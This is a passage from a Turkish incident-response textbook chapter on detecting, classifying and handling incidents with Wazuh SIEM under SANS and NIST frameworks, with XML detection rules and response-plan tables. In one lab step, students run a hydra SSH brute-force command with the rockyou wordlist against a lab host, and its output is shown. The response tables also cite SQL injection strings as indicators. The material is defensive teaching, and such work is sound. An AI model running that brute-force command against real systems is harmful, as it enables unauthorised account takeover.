**NIST, SANS, CERT** ve **FIRST** gibi standartlar, dünya genelinde kabul görmüş siber olaylara müdahale standartları arasında yer alır. Türkiye özelinde Ulusal Siber Olaylara Müdahale Merkezi (USOM) tarafından belirlenen SOME standartları, **2013/4890** sayılı Başbakanlık Genelgesi ile yürürlüğe girer. Bu standartlar, kamu kurumlarında SOME ekiplerinin kurulmasını zorunlu kılar ve NIST ile SANS süreçleriyle uyumlu, yerli prosedürlerin kullanılmasını öngörür.

### 4.1.1. Siber Olayların Tespiti

Bir kurumun siber güvenlik stratejisindeki en kritik adımlardan biri, yaşanan veya yaşanma ihtimali bulunan olayların zamanında tespit edilmesidir. Olayın erken fark edilmesi hem zararın büyümesini önler hem de müdahale sürecinin daha etkili yürütülmesini sağlar. Tespit süreci; ağ trafiğinin izlenmesi, sistem günlüklerinin (log) analizi, güvenlik duvarı, saldırı tespit-önleme sistemlerinden gelen uyarıların değerlendirilmesi gibi teknik yöntemleri içerir. Bu aşamada normal faaliyetlerden sapmaları ayırt



edebilecek doğru araçların kullanılması ve güvenlik personelinin bilinçli hareket etmesi, olay müdahale sürecinin başarısında belirleyici rol oynar.

Siber güvenlik olaylarının etkili tespiti için Wazuh gibi güvenlik bilgi ve olay yönetimi (SIEM) sistemlerinde bazı kritik alanlar mutlaka izlenmeli ve analiz edilmelidir. Bunlar; güvenlik ekiplerinin saldırıların niteliğini anlaması, önceliklendirmesi ve uygun müdahaleyi yapabilmesi için temel bilgi kaynaklarıdır.

1. **Kural Kimliği (Rule ID)**

   Her uyarı, Wazuh'un belirlediği bir kural tarafından tetiklenir ve bu kuralın benzersiz kimliği (Rule ID) ile tanımlanır. Örneğin 60122 Rule ID'si genellikle **başarısız oturum açma (login failure)** olaylarını belirtir.

   **Önemi**

   - Hangi tür saldırının veya güvenlik olayının gerçekleştiğini anlamak için kural kimliği temel referans noktasıdır.
   - Otomatik müdahale ve raporlama işlemlerinde bu ID kullanılır.

2. **Uyarı Seviyesi (Alert Level/Severity)**

   **Uyarı seviyesi**, uyarının ciddiyetini gösteren sayısal veya kategorik bir değerdir (örneğin 1-10 arasında). Seviyeler genellikle düşük, orta veya yüksek olarak sınıflandırılır.

   **Önemi**

   - Müdahale önceliğini belirler.
   - Kritik seviyedeki olaylar daha hızlı ve öncelikli ele alınmalıdır.
   - Operasyonel kaynakların etkin dağılımını sağlar.

3. **Kaynak Bilgisi (Source IP Address)**

   Kaynak bilgisi, olayı tetikleyen veya saldırıyı gerçekleştiren cihazın IP adresi yahut ismidir. Örneğin 192.168.1.100 gibi bir yerel IP veya cihaz ismi, saldırı kaynağı hakkında bilgi sunar.

   **Önemi**

   - Saldırının nereden geldiğini belirlemek için hayati bilgidir.
   - Saldırganın izini sürmek, saldırıyı engellemek veya analiz için kullanılır.
   - Güvenlik duvarı ve erişim kontrol listelerinin (ACL) güncellenmesine yardımcı olur.

4. **Etki Alanı (Affected Component)**

   Etki alanı; olayın gerçekleştiği sistem, servis veya uygulama alanıdır. Örneğin SSH servisi, Windows login sistemi, web uygulaması veya veri tabanı olabilir.

   **Önemi**

   - Hangi sistemin veya servisin hedef alındığını belirlemek, kritik müdahale için gereklidir.
   - Farklı bileşenlerin, farklı risk seviyeleri ve müdahale yöntemleri vardır.
   - İlgili teknik ekiplerin (ağ, sistem ve uygulama güvenliği) olaydan haberdar edilmesini sağlar.

Bütün bilgiler ışığında, otomatik alarm mekanizmaları oluşturulur ve böylece siber olayların hızlı ve doğru şekilde tespiti sağlanır.

Wazuh SIEM yazılımı, olayları tespit etmek için gelişmiş kural tabanlı analiz, alarm yönetimi ve olay

korelasyonu mekanizmaları sunar. Bu bileşenler sayesinde gerçek tehditler, karmaşık ağ ve sistem aktiviteleri içinden otomatik olarak ayrıştırılır.

### 1. Kural Tabanlı Tespit

Wazuh, önceden tanımlanmış ve güncellenen kurallar (Rule) aracılığıyla sistem loglarını ve olaylarını sürekli analiz eder. Örneğin **Rule ID 60122** gibi bir kural, başarısız oturum açma denemelerini tespit eder. Bu kurallar, belirli bir olay tipini veya anormal davranışı tanımlar ve otomatik olarak ilgili olayları işaretler.

**Örnek**

Bir Windows sistemi üzerinde SSH servisine yapılan başarısız giriş denemeleri, Wazuh tarafından kural 60122 kapsamında yakalanabilir. Bu sayede, brute force saldırısı gibi tehlikeli durumlar hızlıca fark edilir.

### 2. Alarm Oluşturma

Kurallar tarafından tespit edilen olaylar, Wazuh tarafından önceden belirlenmiş seviyelere göre sınıflandırılır (Alert Level). Örneğin kritik bir saldırı denemesi, yüksek seviye alarm ile bildirilir. Bu alarmlar, güvenlik ekiplerini anında bilgilendirerek hızlı müdahale imkânı sağlar.

**Örnek**

Çok sayıda başarısız SSH oturum açma denemesi algılandığında yüksek seviye bir alarm üretilir ve sistem yöneticisine bildirim gönderilir. Böylece potansiyel saldırılar erken aşamada fark edilir.

### 3. Korelasyon ve Analiz

Wazuh'un en güçlü özelliklerinden biri, farklı kaynaklardan gelen olayları korelasyon ile ilişkilendirerek anlamlı bir güvenlik resmi ortaya koymasıdır. Örneğin farklı sistemlerdeki başarısız oturum açma denemeleri birleştirilerek **dağıtılmış saldırılar** tespit edilebilir.

**Örnek**

Aynı IP'den farklı cihazlara yapılan başarısız giriş denemeleri korelasyon kuralları ile analiz edilir. Bu sayede tek tek gözden kaçabilecek saldırı örüntüleri tespit edilir.

## 1. Uygulama

Wazuh kullanarak sistem üzerinde gerçekleşen anormal bir aktivite olan **SSH brute force saldırısını** tespit işlemini verilen adımlar doğrultusunda gerçekleştiriniz.


**1. Adım:** Kali Linux üzerinden hedef makineye, **hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://hedef ip adresi** komutunu kullanarak SSH brute force saldırısı yapınız (Görsel 4.2).

```
┌──(root㉿kali)-[~]
└─# hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.27
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-05 13:08:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.27:22/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 14344223 to do in 1358:22h, 16 active
```

**Görsel 4.2:** Hedef sisteme brute force saldırısı düzenlenmesi

**2. Adım:** Wazuh'ta hiçbir kural tanımlamadan başarısız oturum açma girişimi olarak bu saldırı sonuçlarını gösterge panelinde görüntüleyiniz (Görsel 4.3).



**Görsel 4.3:** Başarısız oturum açma uyarısının görüntülenmesi

**3. Adım:** Wazuh manager kurulu cihazda **/var/ossec/etc/rules/ local_rules.xml** dosyasını metin editörüyle açarak aşağıdaki kuralı ekleyiniz (Görsel 4.4).

```
<group name="windows,authentication_failed,">
  <rule id="999001" level="5">
    <if_sid>60122</if_sid>
    <field name="win.system.eventID">^529$|^4625$</field>
    <!-- full log almak için options satırını ya sil ya da aşağıdaki gibi bırak -->
    <description>Brute Force (Kaba Kuvvet) Saldırısı Algılandı...MTEGM SIEM</description>
    <mitre>
      <id>T1078</id>
      <id>T1531</id>
    </mitre>
    <group>authentication_failed,gdpr_IV_32.2,gdpr_IV_35.7.d,gpg13_7.1,hipaa_164.312.b,nist_800_53_AC.7,nist_800_53_AU.
  </rule>
</group>
```

**Görsel 4.4:** Brute force kuralının oluşturulması

**4. Adım:** Agent ve Manager yüklü cihazları yeniden başlatınız.

**5. Adım:** Brute force saldırısını tekrar gerçekleştiriniz.

**6. Adım:** Uyguladığınız kuralın tetiklendiğini ve saldırının tespit edilerek alarm verildiğini görüntüleyiniz (Görsel 4.5).



**Görsel 4.5:** Tetiklenen kural sonucu alarm oluşması

Olayların tespiti için örnek alarmlar şöyle hazırlanabilir:

1. **Örnek Olay:** Yeni Kullanıcı Hesabı Oluşturulması

**Alarm**

```
<rule id="100203" level="9">
  <field name="win.system.eventID">4720</field> <!-- Yeni kullanıcı oluşturma -->
  <description>Windows sisteminde yeni kullanıcı hesabı oluşturuldu. Yetkisiz kullanıcı oluşturma riski var.</description>
  <group>account_management, user_creation, security</group>
</rule>
```

**Alarmın Açıklaması:** Windows sisteminde **yeni bir kullanıcı hesabı oluşturuldu.** Yetkisiz kullanıcı oluşturma girişimleri, **yetki yükseltme** veya **sistemde kalıcı erişim sağlama** riski taşır. Bu nedenle **Rule ID 100203-Seviyesi 9** ile alarm oluşturularak olayın tespiti sağlanır.

2. **Örnek Olay:** Kritik Sistem Dosyasında Değişiklik

**Alarm**

```
<rule id="100204" level="10">
  <field name="syscheck.checksum_changed">yes</field>
  <description>Kritik sistem dosyasında beklenmeyen değişiklik tespit edildi. Olası kötü amaçlı yazılım aktivitesi</description>
  <group>integrity_check, malware_detection, critical</group>
</rule>
```

**Alarmın Açıklaması:** Sistem dosyasında **beklenmeyen değişiklik tespit edildi.** Bu durum, **kötü amaçlı yazılım aktiviteleri** veya **yetkisiz müdahalelerin göstergesi** olabilir. Bu nedenle **Rule ID 100204-Seviyesi 10** ile alarm oluşturularak olayın tespiti sağlanır.

3. **Örnek Olay:** Şüpheli Ağ Trafiği

**Alarm**

```
<rule id="100208" level="8">
  <field name="suricata.alert.severity">high</field>
  <description>Dikkat! Supheli ag trafiği tespit edildi.</description>
  <group>network, intrusion_detection</group>
</rule>
```

**Alarmın Açıklaması:** Normal dışı yüksek hacimli veya bilinmeyen protokol kullanımı tespit edilmiştir. Bu

durum, **ağ saldırısı** veya **veri sızdırma girişimi** olabilir. Bu nedenle **Rule ID 100208-Seviyesi 8** ile alarm oluşturularak olayın tespiti sağlanır.

4. **Örnek Olay:** Kullanıcı Parola Değişikliği

**Alarm**

```
<rule id="100209" level="6">
  <field name="win.system.eventID">4723|4724</field> <!-- Password change/reset -->
  <description>Kullanıcı parola degisikligi algilandi.</description>
  <group>windows, user_management</group>
</rule>
```

**Alarmın Açıklaması:** Sistem kullanıcısının **parola değişikliği kaydedildi.** Özellikle **yetkisiz değişikliklerde güvenlik riski** oluşturur. Bu nedenle **Rule ID 100209-Seviyesi 6** ile alarm oluşturularak olayın tespiti sağlanır.

5. **Örnek Olay:** Sistem Zamanı Değişikliği

**Alarm**

```
<rule id="100210" level="7">
  <field name="win.system.eventID">4616</field> <!-- System time change -->
  <description>Sistem zaman degisikligi algilandi.</description>
  <group>windows, system</group>
</rule>
```

**Alarmın Açıklaması:** Sistem saatinde **beklenmeyen bir değişiklik** yapıldı. Saat manipülasyonu, **log kayıtlarının değiştirilmesi** veya **izlerin silinmesi** için kullanılabilir. Bu nedenle **Rule ID 100210-Seviyesi 7** ile alarm oluşturularak olayın tespiti sağlanır.

**Sıra Sizde**

Wazuh'ta DDoS saldırısını tespit edecek kuralı aktif hâle getirip saldırı anında alarm oluşmasını sağlayan uygulamayı gerçekleştiriniz.

**Sıra Sizde**

Wazuh'ta sistem saatinin değiştirilmesini tespit eden kuralı aktif hâle getirip alarm oluşmasını sağlayan uygulamayı gerçekleştiriniz.

## 4.1.2. Siber Olayların Sınıflandırılması ve Önceliklendirilmesi

Siber güvenlik alanında tespit edilen olaylar, farklı türlerde ve ciddiyet seviyelerinde olabilir. Her siber olay, aynı derecede kritik değildir. Bazıları hızlı müdahale gerektirirken bazıları düşük öncelikli olabilir. Bu nedenle olayların **doğru sınıflandırılması** ve **önceliklendirilmesi**, etkin bir güvenlik yönetimi için hayati öneme sahiptir.

**Olayların sınıflandırılması**; saldırının türü, etkisi ve devamlılığı, hedef sistemin önemi gibi ölçütlere dayanır. **Önceliklendirme** ise hangi olayların önce incelenip müdahale edileceğini belirler. Bu sayede güvenlik ekipleri, zamanlarını ve kaynaklarını en kritik tehditlere odaklayabilir.

Wazuh gibi gelişmiş bir güvenlik bilgi ve olay yönetimi (SIEM) aracı, olayları otomatik olarak sınıflandırır ve önceliklendirir. Wazuh'un sağladığı detaylı uyarılar, kural seviyeleri (severity) ve korelasyon özellikleri sayesinde olay yönetimi kolaylaşır.

### 2. Uygulama

Wazuh üzerinden SSH brute force saldırısını tespit ederek olayın sınıflandırmasını ve önceliklendirmesini yapan uygulamayı verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** Windows sisteminde **başarısız oturum açma denemelerini** (SSH veya RDP) **brute force saldırısı** olarak sınıflandırınız ve **Seviye 5**, orta dereceli uyarı olarak, önceliklendirerek derhal müdahale gerektiren kritik bir olay seviyesinin altında bırakınız (Görsel 4.6).

```
<group name="windows,authentication_failed,">
  <rule id="999001" level="5">
    <if_sid>60122</if_sid>
    <field name="win.system.eventID">^529$|^4625$</field>
    <!-- full log almak için options satırını ya sil ya da aşağıdaki gibi bırak -->
    <description>Brute Force (Kaba Kuvvet) Saldırısı Algılandı...MTEGM SIEM</description>
    <mitre>
      <id>T1078</id>
      <id>T1531</id>
    </mitre>
    <group>authentication_failed,gdpr_IV_32.2,gdpr_IV_35.7.d,gpg13_7.1,hipaa_164.312.b,nist_800_53_AC.7,nist_800_53_AU.
  </rule>
</group>
```

**Görsel 4.6:** Sınıflandırma ve önceliklendirme

**2. Adım:** Wazuh gösterge panelinde brute force saldırısının ardından gelen alarmı görüntüleyiniz (Görsel 4.7).

| Description | Level | Rule ID |
|---|---|---|
| Brute Force (Kaba Kuvvet) Saldırısı Algılandı...MTEGM SIEM | 5 | 999001 |
| Brute Force (Kaba Kuvvet) Saldırısı Algılandı...MTEGM SIEM | 5 | 999001 |
| Brute Force (Kaba Kuvvet) Saldırısı Algılandı...MTEGM SIEM | 5 | 999001 |
| Brute Force (Kaba Kuvvet) Saldırısı Algılandı...MTEGM SIEM | 5 | 999001 |
| Brute Force (Kaba Kuvvet) Saldırısı Algılandı...MTEGM SIEM | 5 | 999001 |
| Brute Force (Kaba Kuvvet) Saldırısı Algılandı...MTEGM SIEM | 5 | 999001 |

‹ 1 2 3 4 5 ... 193 ›

**Görsel 4.7:** Uyarının sınıflandırmasının ve önceliklendirmesinin tespiti



**3. Adım:** Wazuh, Rule ID 60122 olan uyarıyı 999001 Rule ID'si ile kayıt altına alır. Belirlenen kurallarla tespit edilen alarmı, **SSH brute force saldırısı** olarak sınıflandırınız.

**Not**

Wazuh'ta **alarm seviyesi 5, orta dereceli (medium)** olarak da tanımlanır. Başka bir deyişle kritik değil ama önem verilmesi gereken bir uyarı demektir.

**4. Adım:** Seviye 5 uyarıyı aldığınızda sırayla şu değerlendirmeleri gerçekleştiriniz:

1. **Uyarının Detaylarını İnceleme**
   - Uyarının hangi kaynaktan ve ne tür olaydan geldiğini anlamaya çalışınız.
   - Loglarda uyarı ile ilgili tüm ayrıntıları gözden geçiriniz.
2. **Olayın Etkisini ve Yaygınlığını Değerlendirme**
   - Bu uyarı tek seferlik mi, devam eden bir durum mu tespit ediniz.
   - Etkilenen sistemler veya kullanıcılar kritik mi tespit ediniz.
   - Başka sistemlerde veya zamanda da benzer uyarılar var mı tespit ediniz.
3. **Durumu İzleme**
   - Olayın yaygınlığını veya tekrarlanma sıklığını takip etmek için izleme yapınız.
   - Sürekli artan veya yaygın bir durumsa önceliği artırarak müdahale ediniz.
4. **İlgili Birimleri ve Kişileri Bilgilendirme**
   - Durumu siber güvenlik ekibine veya sistem yöneticilerine bildirip bilgi veriniz.
   - Acil müdahale gerektiren bir durum değilse takip ve analiz için paylaşım yapınız.
5. **Gerektiğinde Önleyici Tedbirler Alma**
   - Şüpheli IP adreslerini geçici olarak engelleyiniz.
   - Güvenlik politikalarını gözden geçiriniz ve gerekirse güncelleyiniz.
6. **Kayıt Tutma ve Raporlama**
   - Uyarıyı, yapılan incelemeleri ve alınan aksiyonları belgeleyiniz.
   - İleride tekrar edebilecek benzer durumlar için referans oluşturunuz.

**Not**

**Wazuh**, saldırılara otomatik olarak cevap verebilir ama bu özellik, **doğrudan her şeye kendi başına karar veren bir yapay zekâ gibi değildir**. Belirlenen kurallar ve politikalar çerçevesinde çalışır. Bu mekanizmaya **Active Response** denir.

Tablo 4.1'de Wazuh güvenlik izleme sistemi üzerinden tespit edilebilecek çeşitli **siber olay türler**i, bu olaylara karşı tanımlanabilecek **Rule ID'leri, öncelik seviyeleri, MITRE ATT&CK teknik ID'leri** ve **SANS olay sınıfları** birlikte sunulmuştur. Bu yapı sayesinde olaylar yalnızca teknik olarak değil aynı zamanda **uluslararası güvenlik standartlarına göre önceliklendirilip, sınıflandırılarak** incelenmektedir.

**Tablo 4.1:** Olayların Önceliklendirilmesi ve Sınıflandırılması

| Olay Türü | Rule ID | Severity Level | Öncelik Seviyesi | Açıklama | MITRE ATT&CK Teknik ID | SANS Olay Sınıfı |
|---|---|---|---|---|---|---|
| Yeni Kullanıcı Hesabı Açılması | 100203 | 7 | Orta | Yetkisiz kullanıcı hesabı oluşturma, yetki yükseltme amacı taşıyabilir. | T1136.001 (Create Account) | Unauthorized Access |
| Sistem Dosyasında Değişiklik | 100204 | 10 | Kritik | Sistem bütünlüğüne tehdit, kötü amaçlı yazılım veya yetkisiz erişim amacı taşıyabilir. | T1565.001 (Stored Data Manipulation) | Malicious Code |
| Parola Değişikliği | 100209 | 6 | Orta-Düşük | Kullanıcı parolasında değişiklik, izinsiz yapılırsa risk oluşturur. | T1098 (Account Manipulation) | Unauthorized Access |
| Ağda Şüpheli Trafik | 100208 | 8 | Yüksek | Bilinmeyen veya anormal ağ trafiği, olası saldırı göstergesidir. | T1071 (Application Layer Protocol) | Reconnaissance |
| Yetkisiz Uzak Masaüstü (RDP) Erişim Girişimi | 100301 | 9 | Kritik | RDP üzerinden başarısız oturum denemeleri, sistem sızma girişimidir. | T1021.001 (Remote Desktop Protocol) | Unauthorized Access |
| Sistem Saatinin Değiştirilmesi | 100210 | 7 | Yüksek | Log manipülasyonu amacıyla sistem zamanı değiştirme girişimidir. | T1099 (Timestomp) | Malicious Code |
| Root Yetkili Kullanıcı ile Giriş | 100305 | 8 | Yüksek | Doğrudan root hesabıyla giriş yapılması, potansiyel yetki kötüye kullanımıdır. | T1078 (Valid Accounts) | Unauthorized Access |
| SQL Injection | 100401 | 9 | Kritik | Web uygulaması üzerinden veri tabanına yetkisiz komut gönderme girişimidir. | T1190 (Exploit Public-Facing Application) | Web Application Attack |



| Olay Türü | Rule ID | Severity Level | Öncelik Seviyesi | Açıklama | MITRE ATT&CK Teknik ID | SANS Olay Sınıfı |
|---|---|---|---|---|---|---|
| Yetkisiz Dosya Transferi (FTP/ SFTP) | 100501 | 8 | Yüksek | Kritik sistemlerden veri çekme veya sisteme zararlı dosya yükleme girişimidir. | T1041 (Exfiltration Over C2 Channel) | Data Exfiltration |
| Cross-Site Scripting (XSS) | 100601 | 8 | Yüksek | Kullanıcı tarayıcısında zararlı script çalıştırarak oturum çalma girişimidir. | T1059.007 (JavaScript) | Web Application Attack |
| Command & Control (C2) İletişimi | 100701 | 10 | Kritik | Sistemin zararlı yazılım tarafından C2 sunucusuna bağlanma girişimidir. | T1071.004 (DNS) | Command and Control |
| Directory Traversal | 100801 | 9 | Kritik | Yetkisiz dosya ve dizin erişimidir. | T1083 (File and Directory Discovery) | Web Application Attack |
| Local File Inclusion (LFI) | 100901 | 9 | Kritik | Sistem dosyalarının yetkisiz yüklenmesidir. | T1105 (Ingress Tool Transfer) | Web Application Attack |
| Remote File Inclusion (RFI) | 101001 | 10 | Kritik | Uzak sunucudan zararlı dosya çalıştırılmasıdır. | T1105 (Ingress Tool Transfer) | Web Application Attack |
| DDoS (Distributed Denial of Service) | 101101 | 10 | Kritik | Servislerin aşırı trafikle erişilemez hâle getirilmesidir. | T1499 (Endpoint DoS) | Denial of Service |
| Phishing E-Posta Tespiti | 101201 | 8 | Yüksek | Zararlı ek veya link içeren e-posta tespitidir. | T1566.001 (Spearphishing Attachment) | Social Engineering |
| Credential Stuffing | 101301 | 9 | Kritik | Ele geçirilmiş kimlik bilgilerinin çoklu sistemlerde denenmesidir. | T1110.004 (Credential Stuffing) | Unauthorized Access |
| Malware İndirme ve Çalıştırma | 101401 | 10 | Kritik | Zararlı yazılım indirilip çalıştırılmasıdır. | T1204.002 (Malicious File) | Malicious Code |
| Port Tarama (Reconnaissance) | 101501 | 7 | Yüksek | Açık portların tespitidir. | T1046 (Network Service Scanning) | Reconnaissance |

**Sıra Sizde**

Ağda oluşan anormal trafiğin önceliklendirilmesini ve sınıflandırılmasını sağlayan kural girdisini oluşturan ve sorasında ilgili alarmın Wazuh SIEM yazılımında incelenmesini sağlayan uygulamayı gerçekleştiriniz.

## 4.1.3. Siber Olay Müdahale Planının Hazırlanması ve Uygulanması

**Siber olay müdahale planı**, bir güvenlik ihlalinin veya anormal aktivitenin tespit edilmesinden sonra sistemin en kısa sürede güvenli hâle getirilmesi, zararın en aza indirilmesi ve tekrarının önlenmesi amacıyla yapılan koordineli ve adım adım ilerleyen bir süreçtir. Bu plan; SANS, NIST gibi uluslararası güvenlik standartlarına uygun şekilde **hazırlık, tespit, sınıflandırma, müdahale, iyileştirme** ve **raporlama** adımlarını içerir.

Wazuh gibi merkezî güvenlik izleme araçları kullanılarak **otomatik uyarı** ve **kayıt analizleri** üzerinden olaya hızlıca müdahale edilir. Doğru planlama ile **kritik veriler korunur**, operasyonel kesinti minimuma indirilir ve güvenlik seviyesinin sürekli gelişmesi sağlanır.

**Siber Olay Müdahale Planı Hazırlama ve Uygulama Örneği**

Kurumsal bir Linux sunucuya yönelik çok sayıda başarısız SSH giriş denemesi tespit edilir. Olay, Wazuh üzerinden Rule ID **60122** ile kayda geçer. Bu veriler doğrultusunda SANS standardına göre olay müdahale planının uygulanması şu şekildedir:

**Tespit Aşaması:** SANS çerçevesine göre **Tespit** aşamasında Wazuh SIEM yazılımından elde edilen veriler Tablo 4.2'deki gibidir. Bu bilgiler ışığında olayın tespiti gerçekleşmiştir.

**Tablo 4.2:** Olayların Önceliklendirilmesi ve Sınıflandırılması

| PARAMETRE | DEĞER |
|---|---|
| **Rule ID** | 60122 |
| **Kaynak IP** | 155.200.100.50 |
| **Alarm Seviyesi** | 10 (Kritik) |
| **Etki Alanı** | SSH servisi |
| **Zaman Damgası** | 2025-08-10 20:15:30 |
| **Tekrar Sayısı** | 45 |

**Sınıflandırma Aşaması:** Bu aşamada olay, şöyle kayıt altına alınmıştır:

**Olay Türü:** SSH brute force saldırısı

**Tehdit Düzeyi:** Yüksek/Kritik

**Öncelik:** SSH servisi yönetim erişimi sağladığı için kritik altyapı riski taşır.

**İlk Müdahale Aşaması:** Bu aşamada güvenlik birimleri şu teknik müdahale işlemlerini gerçekleştirir:

- Sistem yöneticisi (Linux yönetim ekibi) ve ağ güvenlik ekibi bilgilendirilir.
- Saldırı yapan IP adresi, **iptables** veya **firewalld** üzerinden **sudo iptables -A INPUT -s 155.200.100.50 -j DROP** komutu kullanarak engellenir.

**Kontrol Altına Alma ve Yok Etme Aşaması:** Bu aşamada izolasyon işlemi uygulanır ve şu işlemlerle beraber olay kontrol altına alınmaya çalışılır:

- SSH servisine erişim sadece **beyaz liste IP'ler** ile sınırlandırılır.
- SSH portu (varsayılan 22) değiştirilir veya **fail2ban** gibi bir saldırı önleme aracı devreye alınır.

**Delil Toplama Aşaması:** Bu aşamada Wazuh log kayıtları, **/var/log/auth.log** içeriği ve firewall logları yedeklenir. Bununla birlikte olay zamanı, saldırı IP'si ve deneme sayıları rapor için not edilir.

**İyileştirme Aşaması:** Bu aşamada SSH için **2FA (iki faktörlü kimlik doğrulama)** devreye alınır. Wazuh üzerinde brute force tespiti yapan kural, saldırı tekrarlarında otomatik IP engelleme komutunu çalıştıracak şekilde güncellenir.

**Raporlama Aşaması:** Bu aşamada müdahale süreci, alınan aksiyonlar ve önerilen güvenlik iyileştirmeleri; olay **müdahale raporu** olarak yönetime ve siber güvenlik ekibine iletilir.

**Sıra Sizde**

Bir kurumda Wazuh üzerinden **DDoS saldırısı** tespit edilir. Buna göre müdahale planını SANS'a göre adım adım uygulayınız.

SQL Injection saldırıları, web uygulamalarının en yaygın ve kritik güvenlik açıklarından biridir. Bu tür saldırılar, kötü niyetli kişilerin veri tabanına yetkisiz erişim sağlamasına, veri manipülasyonu yapmasına veya hassas bilgileri ele geçirmesine olanak tanır. SANS'ın siber olay müdahale çerçevesi, böyle kritik bir güvenlik olayı karşısında sistematik ve etkili bir müdahale planı oluşturmak için kapsamlı bir yol haritası sunar. Tablo 4.3'te SQL Injection saldırısına yönelik SANS yaklaşımına uygun adım adım müdahale planı detaylandırılmıştır.

**Tablo 4.3:** SQL Injection Olayına SANS Çerçevesinde Müdahale Planı

| SANS Adımı | İşlem Detayı | SQL Injection Örneği |
|---|---|---|
| **Hazırlık (Preparation)** | • Güvenlik politikaları ve kod standartlarının hazırlanması<br>• WAF ve IDS/IPS sistemlerinin konfigürasyonu<br>• Eğitim ve tatbikat | Web uygulaması geliştiricilerine güvenli kodlama eğitimi verilmesi ve WAF'ın SQL Injection saldırılarını engelleyecek şekilde yapılandırılması |
| **Tespit (Identification)** | • Log analizleri yapılır.<br>• WAF ve IDS uyarıları incelenir.<br>• Olağan dışı SQL sorguları tespit edilir. | Web uygulaması loglarında "UNION SELECT" gibi anormal SQL ifadelerinin görülmesi, WAF'ın SQL Injection saldırısı uyarısı vermesi |
| **Sınıflandırma (Classification)** | • Saldırı türü tespit edilir.<br>• Saldırının hedefi ve etkisi analiz edilir. | Saldırının UNION tabanlı SQL Injection olduğu ve müşteri veri tabanına yönelik olduğu tespit edilir. |
| **Kısa Süreli İzolasyon (Containment Short-Term)** | • Şüpheli IP'ler firewall/WAF tarafından engellenir.<br>• Etkilenen uygulama, geçici durdurulur. | Saldırgan IP adresleri engellenir. Etkilenen uygulama modülleri geçici devre dışı bırakılır. |

Tablonun devamı

| SANS Adımı | İşlem Detayı | SQL Injection Örneği |
|---|---|---|
| **Uzun Süreli Kontrol (Containment Long-Term)** | • Açık, kodda düzeltilir.<br>• Geliştirici ekibi ile açık kapatılır. | Parametrik sorgulara geçiş yapılması, input validasyonlarının uygulanması |
| **Zararlı Unsurların Temizlenmesi ve Delil Toplama** | • Log ve saldırı örnekleri toplanır ve arşivlenir.<br>• Kod açığı kapatılır. | Loglar, Wazuh gibi sistemlerden çekilir. Saldırgan IP, zaman damgası ve kullanılan payload kaydedilir. |
| **İyileştirme (Recovery)** | • Uygulama tekrar aktif edilir.<br>• İzleme ve güvenlik kontrolleri artırılır. | Uygulama güncellenir, test edilir ve WAF kuralları gözden geçirilir. |
| **Sonuç Çıkarımı (Lessons Learned)** | • Saldırı analizi yapılır.<br>• Rapor hazırlanır.<br>• Geliştirme standartları güncellenir. | Saldırıdan öğrenilenlerle kod güvenliği süreçleri ve eğitim programları güçlendirilir. |

NIST'in Siber Olay Müdahale Rehberi (SP 800-61 Rev.2), bu tür olaylarda hazırlıklı olmayı ve etkili müdahaleyi sağlamak üzere kapsamlı ve yapılandırılmış bir süreç sunar. Tablo 4.4'te SQL Injection saldırılarına karşı, NIST çerçevesine uygun şekilde adım adım müdahale planı açıklanmaktadır.

**Tablo 4.4:** SQL Injection Olayına NIST Çerçevesinde Müdahale Planı

| NIST Adımı | Detaylı İşlem | SQL Injection Örneği |
|---|---|---|
| **Hazırlık** | • Siber olay müdahale ekibinin ve rol dağılımının belirlenmesi<br>• Güvenlik duvarı, WAF, IDS/IPS yapılandırılması<br>• Güvenli kodlama standartlarının belirlenmesi<br>• Eğitimlerin ve tatbikatların yapılması | Web uygulaması geliştiricilerine parametrik sorguların ve input doğrulamanın önemi anlatılır. WAF saldırı tespit modülü aktif edilir. |
| **Tespit ve Analiz** | • Anormal SQL sorgularını ve parametre manipülasyonlarını tespit etmek için logların ve uyarıların incelenmesi<br>• Saldırının hedef sistemi ve kapsamının belirlenmesi | Web sunucu loglarında "' OR 1=1--" gibi saldırı işaretleri görülür, WAF saldırı uyarısı verir. Etkilenen URL ve zaman bilgisi toplanır. |
| **Kontrol** | • Şüpheli IP'lerin engellenmesi<br>• Saldırıya maruz kalan uygulama modüllerinin geçici devre dışı bırakılması<br>• Ağ segmentasyonuyla etkilenen sistemin izole edilmesi | Saldırgan IP adresleri, WAF ve firewall tarafından engellenir ve ilgili web modülleri kapatılır. WAF kural setleri sıkılaştırılır. |



| NIST Adımı | Detaylı İşlem | SQL Injection Örneği |
|---|---|---|
